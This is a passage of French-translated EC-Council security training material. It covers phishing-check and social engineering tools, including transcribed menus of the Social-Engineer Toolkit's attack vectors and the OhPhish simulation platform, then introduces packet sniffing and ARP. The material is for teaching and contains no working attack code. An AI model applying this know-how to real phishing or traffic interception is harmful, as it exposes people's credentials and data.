


Figure 5.14 : Netcraft

- **PhishTank**

Source : <https://phishtank.com>

PhishTank est un site collaboratif d'échange de données et d'informations sur le phishing sur Internet. Il fournit une API publique permettant aux développeurs et aux chercheurs d'intégrer des données sur la lutte contre le phishing dans leurs applications.

Comme le montre la capture d'écran ci-dessous, les professionnels de la sécurité peuvent utiliser PhishTank pour vérifier si une URL malveillante est un site de phishing ou non.





Figure 5.15 : PhishTank

Social Engineering Tools: Social Engineering Toolkit (SET)

The Social-Engineer Toolkit (SET) is an open-source **Python-driven tool** aimed at penetration testing around social engineering



SpeedPhish Framework (SPF)
<https://github.com>

Gophish
<https://getgophish.com>

King Phisher
<https://github.com>

LUCY
<https://www.lucysecurity.com>

MSI Simple Phish
<https://microsolved.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Outils d'ingénierie sociale

- Social-Engineer Toolkit (SET)

Source : <https://www.trustedsec.com>

Le Social-Engineer Toolkit (SET) est un outil open-source développé en Python et destiné aux tests d'intrusion par ingénierie sociale. Il s'agit d'un outil générique conçu pour réaliser des attaques poussées contre des agents humains afin de compromettre une cible et de la pousser à fournir des informations sensibles. SET catégorise les attaques telles que les attaques par courrier électronique, les attaques Web et les attaques USB en fonction du vecteur d'attaque utilisé pour tromper les humains. La boîte à outils cible la vulnérabilité humaine, en exploitant leur nature confiante, craintive, avide et serviable.

The figure consists of two screenshots of a terminal window titled "Parrot Terminal".

The top screenshot shows the initial welcome screen of the SET toolkit:

```
.M"" "bgd `7MM""YMM MMP" "MM" "YMM
,MI "Y MM `7 P' MM `7
,MB. MM d MM
`YMMNg. MMMMM MM
. `MM MM Y , MM
Mb dM MM ,M MM
P"Ybmm" .JMMmmmmMM .JMLL.

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (Re1K) [---]
[---] Version: 8.0.1
[---] Codename: 'Maverick - BETA'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
```

The bottom screenshot shows the main attack vector selection menu:

```
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 1
```

The second bottom screenshot shows the "Website Attack Vectors" option selected:

```
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

Figure 5.16 : Menu et options d'attaque de SET


Voici une liste de quelques autres outils d'ingénierie sociale :

- SpeedPhish Framework (SPF) (<https://github.com>)
- Gophish (<https://getgophish.com>)
- King Phisher (<https://github.com>)
- LUCY (<https://www.lucysecurity.com>)
- MSI Simple Phish (<https://microsolved.com>)

Audit Organization's Security for Phishing Attacks using OhPhish

OhPhish is a web-based portal to **test employees' susceptibility to social engineering attacks**

OhPhish is a phishing simulation tool that provides the organization with a **platform to launch phishing simulation campaigns** on its employees



The screenshot shows the OhPhish dashboard with a sidebar containing navigation links: Home, Users, Groups, Campaigns, Reports, Trainings, Templates, and Support. The main area displays six campaign modes in a grid: Entice to Click (blue), Credential Harvesting (green), Send Attachment (red), Training (orange), Vishing (teal), and Smishing (purple). Below this is a section for "Live Phishing Campaigns" with a single entry: Campaign: Email, Type: In Progress, Status: URL Pending, Assigned Training: NA, Started: 1, Stopped: 0, Scheduled: 1, Sent: 0, Clicked: 100%, and Completed: 100%.

Audit de la sécurité de l'organisation en cas d'attaques de phishing à l'aide de OhPhish

L'objectif principal du lancement de campagnes de phishing contre les employés d'une organisation qui utilise Ohphish est d'évaluer la sensibilité des employés aux attaques de phishing et d'aider l'organisation à réduire les risques qui surviennent lorsque les employés sont la proie d'attaques d'hameçonnage envoyées par des pirates informatiques.

- **OhPhish**

Source : <https://ohphish.eccouncil.org>

OhPhish est un portail Web permettant de tester la sensibilité des employés aux attaques d'ingénierie sociale. C'est un outil de simulation d'hameçonnage qui fournit à l'organisation une plateforme pour lancer des campagnes de simulation d'hameçonnage sur ses employés. La plateforme capture les réponses et fournit des rapports MIS (Management Information System) et des tendances (en temps réel) qui peuvent être suivies par utilisateur, par département ou par une désignation.

OhPhish peut être utilisé pour auditer la sécurité d'une organisation en cas d'attaques de phishing utilisant diverses méthodes d'hameçonnage telles que l'incitation à cliquer, la collecte de justificatifs, l'envoi de pièces jointes, la formation, le vishing et le smishing.




Figure 5.17 : OhPhish



Module Summary

This module discussed social engineering concepts along with various phases of social engineering attack

It also discussed various human-based, computer-based, and mobile-based social engineering techniques

The module discussed insider threats, including the various types of insider threats

It also discussed identity theft and the types of identity theft

The module ended with a detailed discussion of countermeasures to employ in order to defend against social engineering attacks, insider threats, and identity theft

In the next module, we will discuss in detail on various network level attacks and countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Résumé du module

Ce module a abordé les concepts de l'ingénierie sociale ainsi que les différentes phases d'une attaque d'ingénierie sociale. Il a également abordé les différentes techniques d'ingénierie sociale basées sur l'homme, l'ordinateur et le mobile ainsi que les menaces internes, et les différents types de menaces internes. Il a aussi traité de l'usurpation d'identité et des types d'usurpation d'identité. Le module s'est terminé par une présentation détaillée des contre-mesures à employer pour se défendre contre les attaques d'ingénierie sociale, les menaces d'initiés et le vol d'identité.

Dans le prochain module, nous aborderons en détail les différentes attaques au niveau du réseau et les contre-mesures.



Module 06

Network Level Attacks and Countermeasures



Module Objectives

- 1 Understanding Packet Sniffing and Types of Sniffing
- 2 Understanding Various Sniffing Techniques and Tools
- 3 Understanding Different Sniffing Countermeasures
- 4 Overview of Different Types of DoS and DDoS Attacks
- 5 Understanding Different DoS/DDoS Attack Tools
- 6 Understanding Different DoS/DDoS Attack Countermeasures and Protection Tools
- 7 Overview of Session Hijacking and Types of Session Hijacking
- 8 Understanding Different Session Hijacking Tools and Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Objectifs du module

Les pirates informatiques utilisent diverses stratégies d'attaque pour compromettre la sécurité d'un réseau, ce qui peut entraîner des perturbations, des dommages et des pertes pour les organisations et les individus. Il est donc important que les professionnels de la sécurité comprennent ces stratégies d'attaque, car cette compréhension est essentielle pour protéger un réseau.

Ce module débute par une vue d'ensemble des concepts d'écoute réseau (sniffing), des techniques d'écoute réseau et des contre-mesures associées. Il donne également un aperçu des différents types d'attaques DoS et DoS distribuées (DDoS) et des contre-mesures. Le module aborde ensuite les différents types d'attaques par détournement de session et se termine par une brève présentation des contre-mesures pour faire face à ce type d'attaque.

À la fin de ce module, les étudiants seront en mesure de :


- Comprendre l'analyse de paquets et les différents types d'analyse.
- Expliquer les différents types de techniques d'écoute réseau.
- Utiliser différents outils d'écoute réseau.
- Appliquer diverses contre-mesures contre l'écoute réseau.
- Expliquer les différents types d'attaques DoS et DDoS.
- Utiliser différents outils d'attaque DoS/DdoS.
- Mettre en pratique les connaissances sur les contre-mesures relatives aux attaques DoS/DdoS.
- Mettre en œuvre différents outils de protection DoS/DdoS.

- Expliquer le processus de détournement de session et les types de détournement de session.
- Utiliser différents outils de détournement de session.
- Mettre en pratique les connaissances sur les contre-mesures relatives aux détournements de session.



Écoute réseau

L'écoute réseau est un moyen utilisé par les administrateurs réseau pour effectuer une analyse du réseau, pour résoudre les problèmes de réseau et pour surveiller les sessions réseau. Les attaquants utilisent les techniques d'écoute réseau pour enquêter discrètement et capturer des informations critiques transmises sur un réseau. Il est important que les professionnels de la sécurité comprennent les concepts et les techniques d'écoute réseau pour mettre en place des mesures défensives efficaces contre ces attaques.




Comprendre les concepts de l'analyse de paquets (Packet Sniffing)

Cette section décrit l'écoute réseau et les menaces qui en découlent, le fonctionnement d'un analyseur réseau, l'écoute réseau active et passive, comment un attaquant pirate un réseau à l'aide d'analyseurs réseau et enfin les protocoles vulnérables à l'écoute réseau.

Packet Sniffing

- Packet sniffing is the process of **monitoring and capturing all data packets** passing through a given network using a software application or hardware device
- It allows an attacker to observe and **access the entire network traffic** from a given point in order to **gather sensitive information** such as Telnet passwords, email traffic, syslog traffic, etc.



Analyse de paquets

L'analyse de paquets consiste à surveiller et à capturer tous les paquets de données passant par un réseau donné à l'aide d'une application logicielle ou d'un équipement matériel. L'écoute réseau est simple dans les réseaux basés sur des concentrateurs (hubs), car le trafic sur un segment passe par tous les hôtes associés à ce segment. Cependant, la plupart des réseaux actuels fonctionnent avec des commutateurs (switches). Un commutateur est un équipement informatique réseau avancé. La principale différence entre un concentrateur et un commutateur est qu'un concentrateur transmet les données à chacun de ses ports, alors qu'un commutateur examine l'adresse MAC (Media Access Control) associée à chaque trame qui le traverse et envoie les données uniquement au port correspondant. Une adresse MAC est une adresse matérielle qui identifie de manière unique chaque nœud d'un réseau.

Un attaquant doit donc intervenir sur le fonctionnement du commutateur pour voir tout le trafic qui y passe. Un programme d'analyse de paquets (également appelé sniffer) peut capturer des paquets de données uniquement à l'intérieur d'un sous-réseau donné, ce qui signifie qu'il ne peut pas analyser les paquets d'un autre réseau. Généralement, n'importe quel ordinateur portable peut se brancher sur un réseau et y accéder. Les ports des commutateurs de nombreuses entreprises sont ouverts, un analyseur de paquets placé sur un réseau en mode promiscuous peut donc capturer et analyser tout le trafic réseau. Les programmes d'analyse réseau désactivent le filtre employé par les cartes d'interface réseau Ethernet (NIC) pour empêcher la machine hôte de voir le trafic des autres postes. Ainsi, les programmes d'écoute réseau peuvent surveiller tout le trafic.

Bien que la plupart des réseaux utilisent aujourd'hui la technologie des commutateurs, l'analyse de paquets reste utile. En effet, il est relativement facile d'installer des programmes d'analyse réseau à distance sur des équipements réseau avec un trafic important, tels que les serveurs et

les routeurs. Cette technique permet à un attaquant de surveiller et d'accéder à l'ensemble du trafic réseau à partir d'un seul point. Les analyseurs de paquets peuvent capturer des flux de données contenant des informations sensibles telles que des mots de passe, des informations sur les comptes, le trafic syslog, la configuration des routeurs, le trafic DNS, le trafic de courrier électronique, le trafic Web, les sessions de chat et les mots de passe FTP. Cela permet à un attaquant de lire les mots de passe en clair, les courriels électroniques, les numéros de carte de crédit, les transactions financières, etc. Un attaquant peut également analyser le trafic SMTP, POP, IMAP, HTTP, l'authentification telnet, les bases de données SQL, SMB, NFS et le trafic FTP. Un attaquant peut obtenir une quantité substantielle d'informations en analysant les paquets de données capturés ; il peut ensuite utiliser ces informations pour s'introduire dans le réseau. Un attaquant réalise des attaques plus efficaces en combinant ces techniques avec une transmission active.

Le schéma suivant représente un attaquant qui analyse les paquets de données entre deux utilisateurs du réseau :





Figure 6.1 : Analyse de paquets



Comment fonctionne un analyseur réseau

Le moyen le plus répandu de mettre des ordinateurs en réseau est la connexion Ethernet. Un ordinateur connecté à un réseau local (LAN) possède deux adresses : une adresse MAC et une adresse IP (Internet Protocol). L'adresse MAC identifie de manière unique chaque nœud du réseau et est stockée sur la carte réseau elle-même. Le protocole Ethernet utilise l'adresse MAC pour transférer des données vers et depuis un système tout en construisant des trames de données. La couche liaison de données du modèle OSI utilise un en-tête Ethernet avec l'adresse MAC de la machine de destination au lieu de l'adresse IP. La couche réseau est responsable de la mise en correspondance des adresses réseau IP avec l'adresse MAC, comme l'exige le protocole de liaison de données. Elle recherche d'abord l'adresse MAC de la machine de destination dans une table, généralement appelée table ARP (Address Resolution Protocol). S'il n'y a pas d'entrée pour l'adresse IP, une requête ARP est diffusée à toutes les machines du sous-réseau local. La machine possédant l'adresse en question répond à la machine source en indiquant son adresse MAC. Le cache ARP de la machine source ajoute cette adresse MAC à la table. La machine source, dans toutes ses communications avec la machine de destination, utilise alors cette adresse MAC.

Il existe deux types d'environnements Ethernet de base et les analyseurs réseau fonctionnent différemment dans chacun d'eux. Ces deux types sont :

- **Ethernet partagé**

Dans un environnement Ethernet partagé, un seul bus relie tous les hôtes qui se concurrencent pour la bande passante. Dans cet environnement, toutes les machines reçoivent des paquets destinés à une seule machine. Ainsi, lorsque la machine 1 veut parler à la machine 2, elle envoie un paquet sur le réseau avec l'adresse MAC de destination de la machine 2, ainsi que sa propre adresse MAC source. Les autres

machines du réseau Ethernet (machines 3 et 4) comparent l'adresse MAC de destination de la trame avec la leur et rejettent la trame si elle ne correspond pas. Cependant, une machine exécutant un analyseur réseau ignore cette règle et accepte toutes les trames. L'écoute réseau dans un environnement Ethernet partagé est passif et par conséquent, difficile à détecter.

- **Ethernet commuté**

